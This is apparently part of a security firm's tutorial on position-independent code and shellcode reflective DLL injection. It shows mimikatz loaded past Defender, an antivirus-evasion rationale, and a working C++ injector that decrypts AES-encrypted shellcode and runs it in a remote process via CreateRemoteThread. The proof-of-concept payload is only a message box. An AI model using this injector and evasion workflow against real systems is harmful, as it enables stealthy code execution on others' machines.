 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # ..\loader.bin
ERROR mimikatz_doLocal ; "..\loader.bin" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
          base64  -  Switch file input/output base64
         version  -  Display some version informations
              cd  -  Change or display current directory
       localtime  -  Displays system local date and time (OJ command)
        hostname  -  Displays system local hostname

mimikatz #
```

Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable. Dismiss

pie
and as you can see it load the mimikatz PIC shellcode in the the memory !! **Fun part : the defender also doesnt flagged it while dynamic detection of memory !!**

Position Independent Executables (PIE)

These are executable which are generated by using PIC (position independed code) . The Position Independent Executable are like a shellcode only , but it has its own PE header which makes them a PIE (position independent executable). These executable have only one segment in the PE structure that is either .text or .data. Means just like shellcode we dont need a loder to laod it memory and do some pre-execution work. we can just simply place PIE into memory and jump to its address.


if we just want to generate the PIE executable we can use flag , that will use dynamic linking to rellocated our PIC code. here is example of generating PIE with g++

```
g++ -pie main.cpp -o pieexecutable
```

if we non to generate the non PIE file , we have using static linking after compilation we can do so using flag -static like so :


```
g++ -static main.cpp -o nonpieexecutable
```

we can runt the file command to see the actual difference :



```
┌──(root㉿kali)-[~/Desktop/research work]
└─# ls
main.cpp  nonpieexecutable  pieexecutable

┌──(root㉿kali)-[~/Desktop/research work]
└─# file nonpieexecutable
nonpieexecutable: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=257f13715c87d378
73f11345b1719c528481de70, for GNU/Linux 3.2.0, not stripped

┌──(root㉿kali)-[~/Desktop/research work]
└─# file pieexecutable
pieexecutable: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-6
4.so.2, BuildID[sha1]=f17959f5a1ac553e6946a65ac408ed89f482433b, for GNU/Linux 3.2.0, not stripped

┌──(root㉿kali)-[~/Desktop/research work]
└─# 
```

Apart from that PIE can also be encoded/encrypted like we do with shellcode , i.e it will help us in evading antivirus signatures .



So ,These are few features of PIE executable :

- no direct use of lables
- only relative jumps ("call") instruction
- one section only when compiled (either .text or .data) in PIE (position independent executable) only system calls, no library functions
- PIE used for security purpose with conjunction with ASLR(address space layout randomization)

Distinctions from PIC


PIC is a coding and compilation technique that focuses on the adaptability of code within shared libraries.

It ensures that shared libraries can be utilized by multiple programs, each loading the library at different memory locations.

PIC enhances code reusability and maintenance, reducing the need for recompilation when shared libraries are updated.

In contrast, PIE relates to the executables themselves. A Position Independent Executable is a binary file, such as an application or program, that is designed to execute at any memory address. A PIE binary is linked in a manner that allows it to leverage advanced security features like Address Space Layout Randomization (ASLR). ASLR randomizes the memory layout of a process, making it harder for attackers to predict memory addresses and launch successful attacks.

PIE binaries are compiled with specific flags, such as `-fPIE` and `-pie` in GCC, to ensure their position independence:



```
c:\Users[redacted]Documents\projects\hadess\srdi>g++ pie.cpp -o pie.exe -fPIE
```

Benefits and Trade-offs

For malware authors, the benefits of using PIE include:

1. Evasion of Memory-Based Detection: PIE executables operate at unpredictable memory addresses, making it more challenging for security solutions to detect and block them based on memory patterns or known memory addresses. This unpredictability can help malware evade memory-based detection mechanisms.

2. Obfuscation: PIE introduces additional complexity into the analysis of malware. Reverse engineers and security analysts may find it more challenging to determine the exact memory layout and behavior of the malware, potentially slowing down the analysis process.

3. Reduced Signature-Based Detection: Traditional signature-based antivirus and intrusion detection systems rely on known patterns or signatures to identify malware. PIE can make it harder for malware to be identified using these signatures, as the memory layout changes each time the malware is executed.

4. Resilience Against ASLR Bypass: While PIE and ASLR are security features designed to thwart attacks, some advanced attackers aim to bypass ASLR. PIE can make it more difficult for attackers to predict memory addresses accurately, even if they find vulnerabilities that allow them to control parts of the execution flow.

5. Enhanced Stealth and Persistence: Malware that utilizes PIE is better equipped to operate covertly within a compromised system. It can adapt to the changing memory layout, making it harder to detect and eradicate, which can be advantageous for long-term persistence on an infected system.

Do note that even though ASLR is enabled in most modern operating systems, the use of PIE makes the executable highly adaptable to ASLR and can execute effectively at any randomized memory address. This level of adaptability is a deliberate security enhancement. Non-PIE executables, on the other hand, may lack the same degree of adaptability and could contain fixed memory references, potentially making them less secure.

Use Cases

Dynamic Link Libraries

Position Independent Code (PIC) is a technique that helps enhance the portability and adaptability of code, making it suitable for various memory addresses. malware authors may exploit the capabilities of PIC to create more stealthy and adaptable malicious Dynamic Link Libraries (DLLs). Here are ways in which PIC can inadvertently assist malware authors:

1. **Evasion of Detection:** PIC allows DLLs to be loaded at different memory addresses without modification. Malware authors can use this feature to evade detection, as traditional security measures may rely on known memory addresses or patterns to detect malicious code. With PIC, the memory layout changes, making detection more challenging.
2. **Adaptability to System Changes:** PIC makes DLLs more adaptable to changes in the system environment, such as updates or security configurations. This adaptability can help malware remain effective even as the system undergoes modifications.
3. **Reduced Static Analysis:** Security tools often rely on static analysis to identify and detect malware. When DLLs use PIC, the code is less predictable, making it harder for static analysis tools to identify malicious patterns or signatures.
4. **Obfuscation:** PIC can add complexity to reverse engineering efforts. Malware authors can leverage the obfuscation introduced by PIC to make it more challenging for analysts to understand the code's functionality and purpose.

Exploiting Memory-Based Vulnerabilities: Malicious code can exploit vulnerabilities in the code of the legitimate program or the DLL itself. By using PIC, malware authors can make it more challenging for security experts to pinpoint the exact memory addresses or functions that are vulnerable, increasing the chances of successful exploitation.

sRDI

Shellcode Reflective DLL Injection (sRDI) is a sophisticated technique used by malicious actors to inject dynamic link libraries (DLLs) into a target process's address space. This method is particularly prevalent in the world of cyberattacks, as it allows attackers to execute arbitrary code within the context of a legitimate process. A key component that enables sRDI's effectiveness is Position Independent Code (PIC).

PIC is an integral component of sRDI. In the context of sRDI, PIC is crucial for enabling the shellcode to adapt to different memory addresses, making it a versatile and stealthy tool. This adaptability is particularly valuable in sRDI, as it allows the injected DLL to operate seamlessly within the target process, regardless of where it is loaded in memory.

When shellcode is designed with PIC in mind, it doesn't rely on absolute memory addresses. Instead, it uses relative offsets to access data and functions, making it immune to changes in memory layout. This capability is pivotal in the success of sRDI, as it allows the injected DLL to remain functional even when the target process's memory layout changes due to various factors, such as Address Space Layout Randomization (ASLR) or memory fragmentation.

The combination of sRDI and PIC makes for a potent and stealthy attack vector. sRDI can inject a DLL into a target process's memory space without relying on fixed memory addresses, making it challenging to detect through signature-based security solutions. This technique also evades traditional detection mechanisms that monitor for suspicious loaded modules as the injected DLL doesn't get in that list because it's a shellcode injected into the process and reflectively loaded.

You can use the repository at https://github.com/monoxgas/sRDI to make use of sRDIs in your projects. To use it, you have to have a DLL and pass it to the script to convert it to a shellcode.


Proof of Concept:
As a PoC, We'll be creating a simple DLL to pop up a MessageBox and use the above github page to convert it to a shellcode and use the CreateRemoteThread injection technique to inject it into a remote process.

1. Create the DLL:

For this scenario we'll be using the following code:


```
extern "C" __declspec(dllexport) void POC(void) {
 MessageBoxA(NULL, "POC", "POC", MB_OK);
}
```

This exports a function named POC from the DLL.
After compiling we can use the dumpbin utility from Visual Studio to check if it is indeed exported correctly:




```
c:\User[redacted]cuments\projects\hadess>dumpbin /exports C:\User[redacted]ource\repos\srdiDLL\x64\Release\srdiDLL.dll
Microsoft (R) COFF/PE Dumper Version 14.37.32824.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file C:\User[redacted]source\repos\srdiDLL\x64\Release\srdiDLL.dll

File Type: DLL

  Section contains the following exports for srdiDLL.dll

    00000000 characteristics
    FFFFFFFF time date stamp
        0.00 version
           1 ordinal base
           1 number of functions
           1 number of names

    ordinal hint RVA      name

          1    0 00001010 POC = POC
```

And it is exported.
We can also use rundll32 to check if the function works correctly:



```
rundll32 C:\User[redacted]ource\repos\srdiDLl\x64\Release\srdiDLl.dll,POC
```

Now after making sure it is working correctly, we can move on to the next step.
2. Convert to shellcode:
To convert it to shellcode we should use the script present in the github repository:




```
:\Users[redacted]cuments\git\sRDI>python Python\ConvertToShellcode.py -f POC C:\User[redacted]ource\repos\srdiDLl\x64\Release\srdiDLl.dll
Creating Shellcode: C:\Users[redacted]ource\repos\srdiDLl\x64\Release\srdiDLl.bin
```

3. Encryption (optional):
This step is optional and you may use the raw shellcode as well. I used the github repository https://github.com/arimaqz/strfile-encryptor to encrypt the shellcode and put it into the code.
4. Final code:
The final code is presented below:

```
#include <iostream>
#include <Windows.h>
#include <wincrypt.h>
#include <string>
#pragma comment(lib, "Advapi32.lib")

 int AESDecrypt(unsigned char* payload, unsigned long payload_len, unsigned char* key, size_t keylen) {
     HCRYPTPROV hProv;
     HCRYPTHASH hHash;
     HCRYPTKEY hKey;

     if (!CryptAcquireContextW(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)) {
         return -1;
     }
     if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)) {
         return -1;
     }
     if (!CryptHashData(hHash, (const BYTE*)key, (DWORD)keylen, 0)) {
         return -1;
     }
     if (!CryptDeriveKey(hProv, CALG_AES_256, hHash, 0, &hKey)) {
         return -1;
     }

     if (!CryptDecrypt(hKey, (HCRYPTHASH)NULL, 0, 0, payload, &payload_len)) {
         return -1;
     }

     CryptReleaseContext(hProv, 0);
     CryptDestroyHash(hHash);
     CryptDestroyKey(hKey);
     return 0;
 }
int main(int argc, char** argv) {
 SIZE_T bytesWritten;
 AESDecrypt(sShellcode, sizeof(sShellcode), AESKey, sizeof(AESKey));
 HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, false, (DWORD)std::stoi(argv[1]));
 LPVOID memAddr = VirtualAllocEx(hProcess, NULL, sizeof(sShellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
 WriteProcessMemory(hProcess, memAddr, sShellcode, sizeof(sShellcode), &bytesWritten);
 HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)memAddr, NULL, 0, NULL);
}
```

The shellcode is redacted because it was way too big to be included here.
5. Execution:
Now to finally test the code:



And it is indeed working.

Conclusion

Position-independent shellcode is an important technique for creating reliable exploits that can execute from any memory address. By avoiding absolute addresses, PIC shellcode defeats address space layout randomization defenses.

The basic principle of PIC applies to shellcode - portability through relative references instead of absolute addresses. Shellcode accomplishes this by walking back to find its own instructions before jumping relatively. Runtime lookups resolve absolute addresses needed for execution.

The working mechanism relies heavily on self-discovery and indirection. By finding its own location at runtime and using register values established during execution, the shellcode derivies the information it needs in a position-agnostic way.

While PIC shellcode can be hand-coded in assembly, automated techniques like exploit frameworks and encoding tools make the process easier. PIC compilation options produce payloads resilient against randomization.

PIC shellcode promotes exploit reliability and stealth. Since the code locates itself at runtime, attackers don't need to know or guess target memory addresses. This allows attacks to bypass address randomization and memory layout changes over time.

In conclusion, position-independent shellcode is a potent technique for establishing robust, stealthy exploits. By creating payload code that works anywhere in memory, attackers overcome address randomization defenses. Expect PIC shellcode to remain an important tool for exploitation.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Email

MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.